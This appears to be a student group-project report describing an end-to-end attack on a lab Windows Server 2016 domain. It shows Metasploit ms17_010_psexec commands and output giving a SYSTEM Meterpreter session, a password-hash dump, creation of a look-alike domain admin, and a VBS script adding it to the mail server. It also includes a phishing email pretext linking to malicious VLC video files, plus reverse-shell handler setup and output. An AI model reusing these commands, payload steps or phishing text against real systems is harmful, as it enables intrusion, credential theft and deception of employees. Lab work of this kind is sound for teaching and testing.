Windows Server 2016 Exploit

Table of Contents

Introduction

As a part of our Group Project development this report will explain in detail how to gain access to the Windows Server targeted VM, the exploits used, the problems encountered and the workarounds used in order to grant full access to the Server resources.

A sample of the network infrastructure is showed on Fig. 1, in our scenario the Attacker has somehow managed to infiltrate behind the Firewall and, because the poor network setup, also join the company subnet thought DHCP.

Operating Systems used:

- **Windows Server 2016**
- **Kali Linux**
- **Windows 10**



Figure 1: Hack Scenario

Early Stage Issues

At the beginning of the Project we have decided to work on fully patched OS, this of course has made most of the known Exploits obsolete and unable to run, on one of my first attempt (Fig. 2) we can clearly see that the OS does not appear to be vulnerable to EternalBlue, which is the exploit I have choose for testing. This has probably been caused the patch introduced by the security update KB4535680 which apply various fix to the SMB (Server Message Block Protocol) in order to avoid any unauthorized remote code execution (RCE)



Figure 2: EternalBlue Execution Test

The Firewall also uses a very strict policy which will make any of those attempt fail. All the tests showed in this report has been made with this last off, and some workaround in order to make the exploits running while the Firewall is still active still need to be tested & applied.

Workarounds

As mentioned, the main issues has been caused by a specific security update, Windows Server 2016 does not allow generally to uninstall important security fixes without change manually the related “mum” files (Microsoft Update Manifest), this could also lead to a plethora of system stability issues because some of the fixes are bonded to modules and other services, but in our case (surprisingly) the security fix KB4535680 appears to be the only one that can be deleted without compromise the whole system directly from the Updates Panel. Once this Update has been removed I have run an Nmap scan (Fig. 3) in order to validate my theories, as we can see the OS now appear to be vulnerable to the remote code execution exploits an is finally ready for the next stage.



Figure 3: Nmap scan on Windows Server 2016 (172.16.1.101)

EternalBlue & PSEXEC Exploits

Now that the OS is vulnerable we can do further tests in order to see how Windows Server react to the exploits. All the tests will be conducted using “msfconsole”, a powerful and well known interface used to run Metasploit Framework (MSF) developed by Rapid7, on Kali Linux.

ETERNALBLUE

Unfortunately, even if we have managed to make the OS exposed to various exploits EternalBlue seems still not able to run (Fig. 4), as we can see the exploit fail during the exploit packets respond process (caused by SMBv2 patches perhaps?), another weird things that happened is that the Windows Server VM as react to this attack rebooting itself for no reason, this test can be classified as failed. Another theory is that some of the security updates present on the VM can somehow detect the malicious script injected by the “msfconsole” and cut off the connectivity between remote and local host.



Figure 4: Second Test Using EternalBlue

PSEXEC

After some researches I manage to gather a bit more information about another exploit that can be used on the vulnerability discovered on Windows Server, PSEXEC, this exploit is a bit more updated respect to EternalBlue. Once I have load the exploit, add the remote host and hit run I was able to gain the full control of the system (Fig. 5). As we can see from the screenshot the Meterpreter session has successfully started with the default reverse TCP payload.

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 172.16.1.101
rhosts => 172.16.1.101
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.16.1.10:4444
[*] 172.16.1.101:445 - Target OS: Windows Server 2016 Datacenter Evaluation 14393
[*] 172.16.1.101:445 - Built a write-what-where primitive...
[+] 172.16.1.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.1.101:445 - Selecting PowerShell target
[*] 172.16.1.101:445 - Executing the payload...
[+] 172.16.1.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.16.1.101
[*] Meterpreter session 1 opened (172.16.1.10:4444 -> 172.16.1.101:49264) at 2021-02-26 11:53:57 +0000

meterpreter >
```

Figure 5: Meterpreter Session

From this point the attacker will be able to run some of the post-infiltration script such “hashdump” (Fig. 6), for instance, the result can be used in order to gain access to the “Administrator” account using different techniques, create new accounts, change passwords etc.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY adddc084ca357e7b9996591867b09f7e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcc374b917e42ed8097b9864416450bd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 6: Hashdump Results

We can also explore the System resources by prompting the “shell” command (and maybe lunch PowerShell afterwards), this will grant full access to any directory, shared folders and confidential information present on the targeted machine (Fig. 6-7).

```
meterpreter > shell
Process 3564 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell.exe
powershell.exe
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../
cd ../../
PS C:\> ls
ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       30/01/2021     21:15                PerfLogs
d-r---       21/02/2021     13:32                Program Files
d-----       21/02/2021     13:57                Program Files (x86)
d-----       18/02/2021     14:05                Shares
d-----       18/02/2021     13:47                StorageReports
d-r---       19/01/2021     18:09                Users
d-----       26/02/2021     10:58                Windows
da----       01/02/2021     14:59                xampp
```

Figure 7: Browsing Targeted Machine File Example 1

```
PS C:\shares\managers> ls
ls


    Directory: C:\shares\managers


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       26/02/2021     12:16              0 SUPER_SECRET_STUFF.txt
```

Figure 8: Browsing Targeted Machine File Example 2

Gaining Access to Windows10 Through VLC Exploit

Now that we have the full access to the system we are able to create new users with administrator permissions, the idea is create a fake admin account and then send mails containing malicious links to the AD users, this kind of social engineering technique will grant the full access to the targeted machine once the user will try to open the file. The steps in order to trigger this event are the following:

1) CREATE AN ADMIN USER

At this point I have find out that the Powershell module that we can run from the Meterpreter console works way better then the session I was using previously, in order to run this module we just need to prompt:

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS >
```

Figure 9: Powershell module for Meterpreter

From here we can run the commands that you can find on appendix 1 and create a new user that will join the Administrators group afterwards.

```
PS > New-ADUser -Name "Adminstrator"  -UserPrincipalName "adminstrator@ifruit.com" -Path "CN=Users,DC=
ifruit,DC=com" -AccountPassword (ConvertTo-SecureString -AsPlainText "Groupproject2021" -Force)-Enable
d $true
PS > Add-ADGroupMember -Identity Administrators -Members Adminstrator
PS >
```

Figure 10: New admin user creation

2) ADD THE NEW USER TO THE MAIL-SERVER

We can just log out from the Meterpreter session and login through ssh to our newly created user. Before start to sand mail to the AD users this new account must be added to the mail-server, on the appendix 2 we can find the script that will help this process, we can just copy the script on a file with the “vbs” extension and send it to Windows server through scp.

```
┌──(davide㉿kaliGP)-[~]
└─$ scp scripts/add_mail_user.vbs adminstrator@172.16.1.101:/users
adminstrator@172.16.1.101's password:
add_mail_user.vbs                                     100%  631   492.7KB/s   00:00
```

Figure 11: Send files through scp

This file can be executed by prompting “cscript. add_mail_user.vbs” from Powershell.



Figure 12: Add users to mail server using cscript.exe

3) “FILEFORMAT” EXPLOIT DEPLOYMENT

Now that we have a credible user that reside into the ifruit.com AD we need to create the exploit that will be send to the users. From the msfconsole we can create those files by using the fileformat exploit.



Figure 13: File creation

This file will trigger the reverse shell on the targeted machine once the user will try to watch the contents of this fake video file for VLC. Before start to send mails to the users we need to move those two files into the web-server hosted by the Kali machine, these files can be founded into the “.msf4/local” hidden directory and must be moved or copied into “/var/www/html” dir.

For this step a fully working Web-Server must be set and running.



Figure 14: File location and copies destination

4) CRAFT MAILS AND REVERSE SHELL

Now that everything is set we can start to send the links of the malicious files through the mail server hoisted by Windows server, on the appendix 3 we can find a sample of the mail that can be sent from Powershell. Because the exploit create a random name every time the absolute path to the file must be changed accordingly. On figure 15 & 16 we can see how the mail can be sent and the mail received by the user.

```
PS C:\Users> Send-MailMessage -From 'adminstrator@ifruit.com' -To 'amyryan@ifruit.com' -Subject 'Updat
e of our Security Policies' -Body "We really care about security here at iFruit.com! That's why the sy
s-admin team has created a couple of videos were we are going to explain how to keep your data and the
 one of our customers safe! Please, download  the files that you can find on the following links. http
://172.16.1.10/xpwm-part1.mkv http://172.16.1.10/xpwm-part2.mkv"  -SmtpServer "ifruit.com"
```

Figure 15: Email crafted by using Powershell



Figure 16: Email received by the user

To help this process, we can discover all the users mail addresses by prompting “Get-ADUser -filter *” using Powershell (Fig. 17.).

```
SID               : S-1-5-21-452569709-3848055792-2228364726-502
Surname           :
UserPrincipalName :

DistinguishedName : CN=Amy Ryan,CN=Users,DC=ifruit,DC=com
Enabled           : True
GivenName         : Amy
Name              : Amy Ryan
ObjectClass       : user
ObjectGUID        : 6c051b60-fba8-4962-9afc-dde21f8a537f
SamAccountName    : amyryan
SID               : S-1-5-21-452569709-3848055792-2228364726-1107
Surname           : Ryan
UserPrincipalName : amyryan@ifruit.com

DistinguishedName : CN=Adminstrator,CN=Users,DC=ifruit,DC=com
Enabled           : True
GivenName         :
Name              : Adminstrator
ObjectClass       : user
ObjectGUID        : 6a25eee6-efb6-499d-90f3-0e21e53a366a
SamAccountName    : Adminstrator
SID               : S-1-5-21-452569709-3848055792-2228364726-1611
Surname           :
UserPrincipalName : adminstrator@ifruit.com
```

Figure 17: Get-ADUser results

Once the user has download both files we need to jump back on the Kali machine and run the exploit. This exploit will listen the traffic triggered by the malicious file and establish a Meterpreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.16.1.10
lhost => 172.16.1.10
```

Figure 18: Exploit configuration

This exploit fortunately is a bit “glitchy” and sometimes the targeted machine needs to be rebooted in order to open the reverse TCP channel between attacker and host. If the exploit is in listening and the user click on the file downloaded previously we are going to get this results.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.1.10:4444
[*] Sending stage (336 bytes) to 172.16.1.34
[*] Command shell session 1 opened (172.16.1.10:4444 -> 172.16.1.34:49746) at 2021-03-26 14:14:39 +000
0

Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\amyryan\Downloads>
```

Figure 19: TCP reverse shell

Conclusions

The exploiting process in an Ad-Hoc environment has been successful, thanks to the PSEXEC exploit we managed to create a new user and then perpetrate an attack to the AD users using social a sort of social engineering technique. The only downside of this experiment is that exploit triggered by the mkv file is pretty dated and the machine who's running Windows 10 must have Windows Defender deactivated in order to work properly, but still, it's a surprise that still work on Windows 10 ver. 1809.

Appendix 1

##New AD user command

New-ADUser -Name "Adminstrator" -UserPrincipalName "adminstrator@ifruit.com" -Path "CN=Users,DC=ifruit,DC=com" -AccountPassword (ConvertTo-SecureString -AsPlainText "Groupproject2021" -Force)-Enabled $true

##Add the new user to the admins group

Add-ADGroupMember -Identity Administrators -Members Adminstrator

Appendix 2

```
Dim obApp

  Set obApp = CreateObject("hMailServer.Application")

  Call obApp.Authenticate("Administrator", "admin")

  Dim obDomain

  Set obDomain = obApp.Domains.ItemByName("ifruit.com")

  Dim obAccount

  Set obAccount = obDomain.Accounts.Add

  obAccount.Address = "adminstrator@ifruit.com"

  obAccount.Password = "secret"

  obAccount.Active = True

  obAccount.MaxSize = 100 ' Allow max 100 megabytes
```

obAccount.Save

Appendix 3

Send-MailMessage -From 'adminstrator@ifruit.com' -To 'amyryan@ifruit.com' -Subject 'Update of our Security Policies' -Body "We really care about security here at iFruit.com! That's why the sys-admin team has created a couple of videos were we are going to explain how to keep your data and the one of our customers safe! Please, download the files that you can find on the following links. http://172.16.1.10/FILE http://172.16.1.10/FILE" -SmtpServer "ifruit.com”